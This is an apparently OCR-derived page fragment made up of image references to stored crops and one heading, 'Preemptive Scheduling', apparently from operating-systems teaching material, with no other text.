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

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

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

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

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

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

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



Preemptive Scheduling



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

